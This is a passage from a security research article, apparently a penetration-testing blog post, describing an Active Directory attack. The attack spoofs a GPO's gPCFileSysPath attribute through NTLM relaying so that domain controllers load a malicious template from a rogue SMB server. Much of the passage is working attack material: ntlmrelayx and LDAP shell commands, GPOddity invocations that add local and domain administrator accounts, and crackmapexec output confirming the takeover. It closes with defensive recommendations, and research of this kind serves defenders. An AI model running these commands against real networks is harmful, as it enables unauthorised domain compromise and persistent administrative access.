One could imagine a somewhat viable exploit scenario in which an attacker updates their permissions on the Group Policy Container, then waits for an administrator to open the target GPO in the Group Policy Management Console and accept the displayed popup to synchronize LDAP and SMB permissions. Such an attack vector is, however, not satisfying for several reasons:

- It may take a long time before an administrator opens the GPO tab in the Group Policy Management Console.
- Even though the popup is not particularly menacing, such a scenario is not stealthy and may alert the administrator that someone is trying to exploit GPO ACLs.


After digging a bit deeper into the inner working of the GPO implementation, it was actually possible to discover another, more efficient attack vector, allowing to exploit GPO ACLs through NTLM relaying, without requiring user interaction.

4. A new versatile attack vector: spoofing GPO location through the gPCFileSysPath attribute

a. The gPCFileSysPath LDAP attribute

As was made apparent in the previous developments, in NTLM relaying scenarios, an attacker would only be able to alter the Group Policy Container, and modify the LDAP attributes associated with it. As a result, the next logical step was to identify the various attributes configured in the GPC and look for anything that could be exploited.

A particularly interesting LDAP attribute of the Group Policy Container is called `gPCFileSysPath`. The default value of such an attribute points to the folder associated with the GPO in the `SYSVOL` SMB share of the domain controller.



Attribute: gPCFileSysPath

Value: \\corp.com\SysVol\corp.com\Policies\{46993522-7D77-4B59-9B77-F82082DE!


Attribute	Value
displayNamePrintable	<not set>
distinguishedName	CN={46993!
dSASignature	<not set>
dSCorePropagationD...	8/21/2023 5
extensionName	<not set>
flags	0
fSMORoleOwner	<not set>
gPCFileSysPath	\\corp.com\SysVol\corp.com\Policies\{469!
gPCFunctionalityVersi...	2
gPCMachineExtensio...	[{00000000-0000-0000-0000-000000000000
gPCUserExtensionNa...	<not set>
gPCWQLFilter	<not set>
instanceType	0x4 = (WRITE)
isCriticalSystemObject	<not set>

The Group Policy Container's `gPCFileSysPath` attribute.

This suggests that the `gPCFileSysPath`attribute is somehow used to indicate the location where the Group Policy Template files associated with the GPO are stored. Its value is expected to point to a folder of the `SYSVOL` share on a domain controller. But what would happen if the value of this attribute was to be modified to point to a completely different location? Surprise – all the objects on which the GPO applies would actually come fetch the files of the GPT to this new arbitrary host, which could be specified as an FQDN, or simply an IP address.

For illustration purposes, the `GPOSpoofedLocation` GPO was created and linked with the domain controller. Then, its `gPCFileSysPath` attribute was altered to point to the 192.168.58.102 IP address, which corresponds to the non domain-joined attacker machine.

On the attacker machine, a simple SMB server was launched using the Impacket tool suite. When the domain controller attempts to apply the `GpoSpoofedLocation` GPO, an authentication request is logged by the SMB server.



Attribute: gPCFileSysPath

Value: \\192.168.58.101\synacktiv

Editing the GPO's `gPCFileSysPath` attribute with an arbitrary value.

```
$ smbserver.py -smb2support -debug 'synacktiv' .
[...]
[*] Config file parsed
[*] Incoming connection (192.168.58.100,50438)
[*] AUTHENTICATE_MESSAGE (CORP\DC$,DC)
[*] User DC\DC$ authenticated successfully
[*]
DC$::CORP:aaaaaaaaaaaaaaaa:5211fb65e902efea8bacaf88a2d4cbb0:0101000000000000809012
7431d4d901ee69e108c99e5d130000000001000800460041004b00450003002000460041004b004500
2e00700061007300740061002e006c006f00630061006c0002000a0050004100530054004100040016
00700061007300740061002e006c006f00630061006c00070008008090127431d4d901060004000200
00000800300030000000000000000000000000000000400000dc9379f477931e01ec83b0598e78c596b40e10
39550a749b844da76da608d50f0a0010000000000000000000000000000000000900260063006900
660073002f003100390032002e003100360038002e00350038002e0031003000310000000000000000
00
[*] Closing down connection (192.168.58.100,50438)
[*] Remaining connections []
```

In this case, the domain controller will fail to retrieve the files associated with the GPO, since it would refuse to perform an anonymous or guest bind on our SMB server (for more details on authentication requirements for the Group Policy Template file retrieval, see the "After root" section at the end of the article). However, the authentication attempt alone indicates that **the `gPCFileSysPath` attribute can actually point to an arbitrary location**.

It is interesting to note that such a behavior seems to be qualified by Microsoft as a legitimate, intended feature rather than a bug. However, various Active Directory tools, such as the Group Policy Management Console, will not work properly as soon as the `gPCFileSysPath` attribute does not point to a domain controller's `SYSVOL` folder with a standard GPO path. This tends to indicate that the possibility to alter the `gPCFileSysPath` is rather in a gray area, and constitutes a behavior that, even though tolerated, is not legitimately expected by Active Directory.

b. Spoofing the GPT for fun and profit: the attack path

The issue encountered when trying to exploit GPO ACLs through NTLM relaying was the lack of permissions over the SMB share in which the GPT files were stored. With a control that is limited to the GPC LDAP object, it was then impossible to inject a malicious immediate task in the GPO files, located in the `SYSVOL` share of a domain controller. This issue becomes irrelevant if it is possible, exclusively by manipulating the GPC object, to change the location of the GPT and define it as an SMB share hosted on an attacker’s controlled server whose content can be arbitrarily defined.

Broadly speaking, the steps of the attack will then be the following:

Through NTLM relaying, give an account under the attacker’s control (typically a machine account that they created) full rights over the GPC LDAP object.

- Clone all the files associated with the target GPO by downloading the contents of the legitimate GPT folder.
- Modify the GPT files locally to inject a malicious immediate task.
- Host the modified GPT on an SMB server running on the attacker’s machine. For standard Computer GPOs, **this does not have to be a Windows domain-joined machine**, and can be on any machine in the internal network (see the "After root" section at the end of the article).
- Modify the `gPCFileSysPath` attribute of the GPC associated with the target GPO to point to the attacker’s controlled SMB server.
- Wait for the objects linked to the GPO to apply it, and run the malicious immediate task.
- Restore the original GPC values to remove traces of the exploit.

The GPOddity tool was created to automate these different steps. Its use is demonstrated in the next part.

Note that configuring the SMB server that hosts the malicious GPT is not as straightforward as it seems. As briefly mentioned above, all reasonably modern clients fetching GPT files in order to apply a GPO will refuse to perform anonymous or guest binds ; they will require an SMB authentication. The SMB server cannot either simply accept any username and password when authenticating clients, as it needs a valid signing key derived from the client's password (even when signing is not implemented ! See the "After root" section at the end of the article for more details). As a result, GPOddity implements **a custom SMB server that uses the NETLOGON protocol to authenticate incoming clients** and retrieve from the domain controller a valid signing key derived from their passwords.

It should also be noted that the security risks associated with the `gPCFileSysPath` attribute manipulation have already been mentioned in a few articles, although, to our knowledge, it was not analyzed in a systematical manner, applied to NTLM relaying or exploited from non-domain joined machines.

5. Domain takeover abusing GPO ACLs: exploit demonstration using GPOddity

a. GPOddity in NTLM relaying contexts

The following developments will present a concrete exploitation scenario implementing the attack described above, using the GPOddity tool. A video extract of the performed steps is available at the end of this section.

In this scenario, the attacker is once again starting from an unauthenticated position, and aims to elevate their privileges to the ones of a domain administrator by exploiting the `adove`'s user ACLs on the `SRV_ANY_HARDENING_POLICY` GPO.

The starting point will then be identical to what was presented above in the third section: the attacker placed themselves in a Man-in-the-Middle position in order to relay the authentication data of the `adove`user to the LDAP server. Ntlmrelayx is used to open an interactive LDAP shell.

```
$ ntlmrelayx -t 'ldaps://192.168.58.100' -wh '192.168.58.101:8080' --http-port
'80,8080' -i
[...]
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 192.168.58.101 controlled, attacking target
ldaps://192.168.58.100
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldaps://192.168.58.100 as /ADOVE SUCCEED
[*] Started interactive Ldap shell via TCP on 127.0.0.1:11000
```

Through this LDAP shell, it is then possible to create a machine account (in this case, `GPODDITY$`) and give it full rights on the GPC associated with the `SRV_ANY_HARDENING_POLICY` GPO.

```
$ nc 127.0.0.1 11000
Type help for list of commands

# add_computer GPODDITY qTN8lugSL0yVKr0igdmSBtU1
Attempting to add a new computer with the name: GPODDITY$
Inferred Domain DN: DC=corp,DC=com
Inferred Domain Name: corp.com
New Computer DN: CN=GPODDITY,CN=Computers,DC=corp,DC=com
Adding new computer with username: GPODDITY$ and password:
qTN8lugSL0yVKr0igdmSBtU1 result: OK

# write_gpo_dacl GPODDITY$ {46993522-7D77-4B59-9B77-F82082DE9D81}
Adding GPODDITY$ to GPO with GUID {46993522-7D77-4B59-9B77-F82082DE9D81}
LDAP server claims to have taken the secdescriptor. [...]
```

This is the point where running existing exploitation tools would return an error caused by the lack of permissions of the `GPODDITY$` account on the legitimate GPT folder in the `SYSVOL` share. Let's then, instead, run GPOddity.

The various command line arguments are detailed in the help menu. To summarize, GPOddity will mainly need:

- The target GPO GUID (`--gpo-id`).
- The target domain (`--domain`).
- The command to execute (`--command`). By default, cmd commands will be executed, but this can be switched to powershell with the `--powershell` flag.
- The IP address of the SMB server that will host the malicious GPT. This should be the IP address of the computer running GPOddity (`--rogue-smbserver-ip`).
- The name of the share that will host the malicious GPT (`--rogue-smbserver-share`). This could be anything, **except words that are protected by UNC path hardening by default in Active Directory**, i.e. `SYSVOL` or `NETLOGON`. Indeed, when UNC path hardening is enabled, additional security requirements are implemented, such as mutual authentication, which will make the connection to the embedded SMB server fail. You can read about UNC path hardening in more details here.
- The username (`--username`), and password or hash (`--password`/`--hash`) of the user with the rights to edit the GPC (in our scenario, `GPODDITY$`).

Note that as mentioned above, GPOddity implements a custom SMB server performing NETLOGON authentication for incoming clients. To do so, a **valid machine account** on the domain is required. By default, GPOddity will assume that the user with the rights to edit the GPC (`--username`) is also a valid machine account (which is the case in our scenario). If this is not the case however, and you want GPOddity to implement an SMB server, it is then required to specify such a valid machine account with the additional `--machine-name` and `--machine-pass`/`--machine-hash` flags.

All in all, the following command will implement the attack and force the compromised GPO's clients to add a new local administrator called `synacktiv_gpoddity` when applying said GPO.

```
$ python3 gpoddity.py --gpo-id '46993522-7D77-4B59-9B77-F82082DE9D81' --domain
'corp.com' --username 'GPODDITY$' --password 'qTN8lugSL0yVKr0igdmSBtU1' --command
'net user synacktiv_gpoddity Password123! /add && net localgroup administrators
synacktiv_gpoddity /add' --rogue-smbserver-ip '192.168.58.101' --rogue-smbserver-
share 'synacktiv'

=== GENERATING MALICIOUS GROUP POLICY TEMPLATE ===

[*] Downloading the legitimate GPO from SYSVOL
[+] Successfully downloaded legitimate GPO from SYSVOL to 'GPT_out' folder
[*] Injecting malicious scheduled task into downloaded GPO
[+] Successfully injected malicious scheduled task
[*] Initiating LDAP connection
[+] LDAP bind successful
[*] Updating downloaded GPO version number to ensure automatic GPO application
[+] Successfully updated downloaded GPO version number

=== SPOOFING GROUP POLICY TEMPLATE LOCATION THROUGH gPCFileSysPath ===

[*] Modifying the gPCFileSysPath attribute of the GPC to
'\\192.168.58.101\synacktiv'
[+] Successfully spoofed GPC gPCFileSysPath attribute
[*] Updating the versionNumber attribute of the GPC
[+] Successfully updated GPC versionNumber attribute
[*] Updating the extensionName attribute of the GPC
[+] Successfully updated GPC extensionName attribute

=== LAUNCHING GPODDITY SMB SERVER AND WAITING FOR GPO REQUESTS ===

If the attack is successful, you will see authentication logs of machines
retrieving and executing the malicious GPO
Type CTRL+C when you're done. This will trigger cleaning actions
```

As described in the tool output, GPOddity cloned the legitimate GPT, spoofed the GPT location and is now waiting for the GPO's clients to connect to it. After a short while (5 minutes for the domain controller), an authentication attempt from the `DC$` machine is received. GPOddity will then validate it through NETLOGON, and serve the malicious GPT files.

```
[...]
[*] Received an authentication request from CORP\DC$,DC
[*] Validating user through netlogon service
[+] Successfully authenticated CORP\DC$ through Netlogon
[*] Granted access to CORP\DC$,DC
[+] CORP\DC$ requested 'gpt.ini' ; ATTACK PROBABLY WORKED FOR THIS HOST !
```

It is then possible to verify that the domain controller actually executed the malicious immediate task served with the GPT files:

```
$ crackmapexec smb dc.corp.com -u 'synacktiv_gpoddity' -p 'Password123!'
SMB  192.168.57.10  445  DC  [*] Windows 10.0 Build 17763 x64 (name:DC)
(domain:corp.com) (signing:True) (SMBv1:False)
SMB  192.168.57.10  445  DC  [+] corp.com\synacktiv_gpoddity:Password123! (admin)
```


As demonstrated, the attack was successful and the domain controller was tricked into creating a new local administrator, which means a new domain administrator.

Once all the clients to which the GPO applies fetched the malicious GPT file and executed the immediate task (or simply when you want to stop the attack), press `CTRL+C` and GPOddity will clean after itself, effectively restoring all the previous values of the GPC that it originally altered.

```
[...]
[+] CORP\DC$ requested 'gpt.ini' ; ATTACK PROBABLY WORKED FOR THIS HOST !
^C
=== Cleaning and restoring previous GPC attribute values ===

[*] Restoring value of gPCFileSysPath - \\corp.com\SysVol\corp.com\Policies\
{46993522-7D77-4B59-9B77-F82082DE9D81}
[+] Successfully restored gPCFileSysPath
[*] Restoring value of versionNumber - 9
[+] Successfully restored versionNumber
[*] Restoring value of gPCMachineExtensionNames - [{00000000-0000-0000-0000-
000000000000}{BEE07A6A-EC9F-4659-B8C9-0B1937907C83}][{B087BE9D-ED37-454F-AF9C-
04291E351182}{BEE07A6A-EC9F-4659-B8C9-0B1937907C83}]
[+] Successfully restored gPCMachineExtensionNames
```

Note that it is possible to ask GPOddity to only perform cleaning actions, in case the script did not gracefully exit through a `CTRL+C` signal (`--just-clean`).

Here is a video extract of the various steps described above.



b. The special case of User Group Policy Objects

In Active Directory, Group Policy Objects are most commonly linked with computer objects. For instance, the exploit presented above targeted such computer GPOs. However, GPOs may also be linked to user objects in order to apply user-specific settings and configurations.

GPOddity can handle this second kind of Group Policy Objects, by specifying the `--gpo-type user` command line argument. There is however one gotcha. When computer accounts retrieve GPT files in order to apply a GPO, they do so directly, i.e. those accounts simply communicate through SMB with the host designated by the gPCFileSysPath attribute.

When it comes to User Group Policy Objects, this behavior is slightly different. First, the user account on which the GPO applies authenticates to the `gPCFileSysPath` host in order to fetch the `gpt.ini` file. A subsequent connection with the same host will then be opened by the DC in order to retrieve the various other files describing the settings to apply.

Oddly enough, this second connection attempt performed by the DC with the embedded SMB server systematically fails, preventing the retrieval of GPT files and the successful application of the GPO. Digging into packet exchanges did not brought up more detailed information regarding this behavior or any obvious potential explanations. The domain controller simply emits an abrupt `Tree disconnect request` directly after the SMB session setup. This somewhat reminds of additional security mechanisms such as UNC path hardening's mutual authentication, which would be automatically implemented by the DC when fetching settings files on behalf of a user account linked with a GPO. This is however just a supposition.

In this context, even though GPOddity's embedded SMB server will not work to deliver GPT files, it is still possible to **host the malicious GPT files on a domain-joined machine** in order to let Windows handle the authentication. Note that this may be a machine that was previously compromised by the attacker, or simply a Windows host that the attacker manually joined to the domain (which can be performed with any domain accounts, including machine accounts).

In that case, the attack involves some additional steps, but can still be implemented. First, the attacker would launch GPOddity without running the embedded SMB server, through the `--no-smb-server` flag. They will also specify that they are attacking a user GPO through the `--gpo-type user` instruction, and the domain-joined machine on which the GPT files will be hosted with the `--rogue-smbserver-ip` and `--rogue-smbserver-share` flags.

For illustration purposes, a last attack scenario will be presented here, and will be very similar to the one of the previous section. The only difference being that it is assumed that the `WK01` workstation (192.168.58.102) was compromised and will be used by the attacker, and that the target user GPO with GUID `7B36419B-B566-46FA-A7B7-58CA9030A604` applies to a domain administrator. The following command will thus attempt to force the target user to add a new domain administrator named `user_gpo`.

```
$ python3 gpoddity.py --gpo-id '7B36419B-B566-46FA-A7B7-58CA9030A604' --gpo-type
'user' --no-smb-server --domain 'corp.com' --username 'GPODDITY$' --password
'qTN8lugSL0yVKr0igdmSBtU1' --command 'net user user_gpo Password123! /add /domain
&& net group "Domain Admins" user_gpo /ADD /DOMAIN' --rogue-smbserver-ip
'192.168.58.102' --rogue-smbserver-share 'synacktiv'

=== GENERATING MALICIOUS GROUP POLICY TEMPLATE ===

[*] Downloading the legitimate GPO from SYSVOL
[+] Successfully downloaded legitimate GPO from SYSVOL to 'GPT_out' folder
[*] Injecting malicious scheduled task into downloaded GPO
[+] Successfully injected malicious scheduled task
[*] Initiating LDAP connection
[+] LDAP bind successful
[*] Updating downloaded GPO version number to ensure automatic GPO application
[+] Successfully updated downloaded GPO version number

=== SPOOFING GROUP POLICY TEMPLATE LOCATION THROUGH gPCFileSysPath ===

[*] Modifying the gPCFileSysPath attribute of the GPC to
'\\192.168.58.102\synacktiv'
[+] Successfully spoofed GPC gPCFileSysPath attribute
[*] Updating the versionNumber attribute of the GPC
[+] Successfully updated GPC versionNumber attribute
[*] Updating the extensionName attribute of the GPC
[+] Successfully updated GPC extensionName attribute

=== WAITING (not launching GPOddity SMB server) ===
[*] CTRL+C to stop and clean...
```

As usual, GPOddity will clone the legitimate GPT, inject an immediate task, and spoof the GPT's location. The attacker would then have to move the malicious GPT files to the `WK01` workstation and host it on a simple SMB share named `synacktiv`. This can be achieved, for instance, by placing the files into the `C:\Temp` directory and running the following PowerShell command on `WK01`:

```
PS C:\> New-SmbShare -Name "synacktiv" -Path "C:\Temp"
```

All that is left to do is to wait for target GPO to apply to the linked administrative user. The latter will then execute the immediate task**with their account's privileges**, from any computer on which they are logged in. Which leads to the successful addition of an attacker-controller domain administrator in the described attack scenario.

```
$ crackmapexec smb dc.corp.com -u 'user_gpo' -p 'Password123!'
SMB  192.168.57.10  445  DC  [*] Windows 10.0 Build 17763 x64 (name:DC)
(domain:corp.com) (signing:True) (SMBv1:False)
SMB  192.168.57.10  445  DC  [+] corp.com\user_gpo:Password123! (admin)
```

c. Beyond NTLM relaying

The attack presented in this article as well as the GPOddity tool were originally designed with NTLM relaying in mind. However, such an exploitation vector may very well be implemented in standard GPO exploitation scenarios, in which a domain user with extensive GPO ACLs was fully compromised. This could present some advantages over an exploitation through existing tools, namely:

- **Safety**: existing tools actually modify the target GPO by directly editing the files associated with it in the `SYSVOL` share. Altering GPT files entails the risk to break the GPO configuration, which could have a serious impact on the domain depending on the modified GPO. By contrast, GPOddity will not perform any changes on the GPT files. Indeed, it will leave the legitimate GPO intact by simply cloning it and performing all modifications on the duplicated version. You should still be careful when performing any kind of exploits related to Group Policy Objects, and try to target non-essential GPOs to minimize disruption risks.
- **Stealth**: because GPOddity does not edit the original GPO and simply produces a malicious clone, spoofs clients and reverts everything, no exploitation traces are left in the GPO configuration after the attack. On the contrary, existing tools will leave the created malicious immediate task in the GPO configuration files, which includes the commands ran by the attacker. This could be spotted from the Group Policy Management console by an attentive administrator or blue team operators.

6. Conclusion

The main conclusion that should be drawn from this article is to **stay careful about the users that are given any kind of write permissions on Group Policy Objects**. Configuring such users with strong, random passwords is not enough as we just demonstrated that an attacker could abuse their GPO ACLs solely through NTLM relaying.

Ideally, write permissions on Group Policy Objects should only be given to dedicated administrative accounts with robust passwords, that are part of the `Protected Users` group. Indeed, members of this group automatically have non-configurable protections applied to their accounts, including the inability to perform NTLM authentication, which would effectively protect them against any kind of relaying attacks. More generally, signing and channel binding requirements should always be implemented on sensitive services (such as LDAP servers) to prevent NTLM relaying attack vectors altogether.

If you are interested in the inner workings of the GPOddity tool, and more specifically of its embedded SMB server as well as the conditions for successful GPT files retrieval by Computer GPO clients, the next section will dwell into slightly more technical details related to the exploit. Otherwise, thank you for reading and do not hesitate to report any potential bugs in GPOddity, or to contribute to the project directly on GitHub!

7. After root: GPOddity’s inner workings


The following developments are not required to understand or exploit the attack vector described in the article. They are purely informative and intended for readers that are curious about the implementation of GPOddity.

As a reminder, this implementation will work in 5 phases: clone the legitimate GPO, inject a malicious immediate task, alter the GPC to spoof the GPO location, host the malicious GPT on a custom SMB server (for computer GPOs), and clean by reverting all GPC changes.

In this part, we will take a closer look at the embedded SMB server implementation, which is arguably the most original part of GPOddity (the GPO cloning is performed through standard SMB calls, the malicious immediate task injection is heavily based on pyGPOAbuse, and the ldap3 library is used for all GPC modifications).

GPOddity's SMB server builds upon Impacket's `smbserver.py` implementation, but has to include several tweaks in order to allow domain computers to retrieve GPT files.

Indeed, the most basic solution that was originally considered in order to host the malicious GPT was to simply run an SMB server allowing guest or anonymous access. However, any modern Windows SMB client will by default refuse to access shares configured to allow unauthenticated access; the error will look something like this:




```
C:\Users\a-qroland>net use q: \\192.168.58.101\synacktiv
System error 1272 has occurred.

You can't access this shared folder because your organization's security policies block unauthenticated guest access. Th
ese policies help protect your PC from unsafe or malicious devices on the network.
```

Modern SMB clients denying unauthenticated shares connections.

GPO clients will thus similarly refuse to access a GPT hosted on an SMB server allowing unauthenticated access.

The next, still relatively simple idea, would be to implement a slightly modified SMB server that would require authentication, but that would subsequently accept any username-password pairs without performing any additional checks. In other words, the goal would be to implement an SMB server able to authenticate a user without any knowledge of the user's credentials and without validating their password. In order for this to work, communication between the server and the clients should **not be signed**. Indeed, the signing key is derived from the client's password, that is not known in our scenario. If packets are signed without a valid signing key, the SMB client will fail to validate the server's signatures, and will end the communication.

Surprisingly, after modifying Impacket's SMB server to allow any username/password and disabling message signing, GPO clients were still unable to retrieve the hosted GPT files. Looking more closely into the network packets, the client seemed to systematically terminate the communication (`Session Logoff Request`) after a specific IOCTL exchange (`FSCTL_VALIDATE_NEGOTIATE_INFO`).



```
 1 0.000000000   192.168.58.40    192.168.58.101   TCP     68 49942 → 445 [SYN, ECN, CWR] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 2 0.000037684   192.168.58.101   192.168.58.40    TCP     68 445 → 49942 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
 3 0.000311958   192.168.58.40    192.168.58.101   TCP     62 49942 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
 4 0.001459822   192.168.58.40    192.168.58.101   SMB    129 Negotiate Protocol Request
 5 0.001475346   192.168.58.101   192.168.58.40    TCP     56 445 → 49942 [ACK] Seq=1 Ack=74 Win=64256 Len=0
 6 0.002420128   192.168.58.101   192.168.58.40    SMB2   218 Negotiate Protocol Response
 7 0.003546129   192.168.58.40    192.168.58.101   SMB2   222 Session Setup Request, NTLMSSP_NEGOTIATE
 8 0.005331324   192.168.58.101   192.168.58.40    SMB2   331 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
 9 0.006088322   192.168.58.40    192.168.58.101   SMB2   627 Session Setup Request, NTLMSSP_AUTH, User: \quentin
10 0.010977683   192.168.58.101   192.168.58.40    SMB2   141 Session Setup Response
11 0.011478586   192.168.58.40    192.168.58.101   SMB2   174 Tree Connect Request Tree: \\192.168.58.101\IPC$
12 0.012542373   192.168.58.101   192.168.58.40    SMB2   140 Tree Connect Response
13 0.012898980   192.168.58.40    192.168.58.101   SMB2   214 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
14 0.013564544   192.168.58.101   192.168.58.40    SMB2   196 Ioctl Response FSCTL_VALIDATE_NEGOTIATE_INFO
15 0.013956180   192.168.58.40    192.168.58.101   SMB2   128 Session Logoff Request
16 0.014491899   192.168.58.101   192.168.58.40    SMB2   128 Session Logoff Response
17 0.014845219   192.168.58.40    192.168.58.101   TCP     62 49942 → 445 [RST, ACK] Seq=1159 Ack=819 Win=0 Len=0
```

SMB communication aborted after `FSCTL_VALIDATE_NEGOCIATE_INFO` exchange.

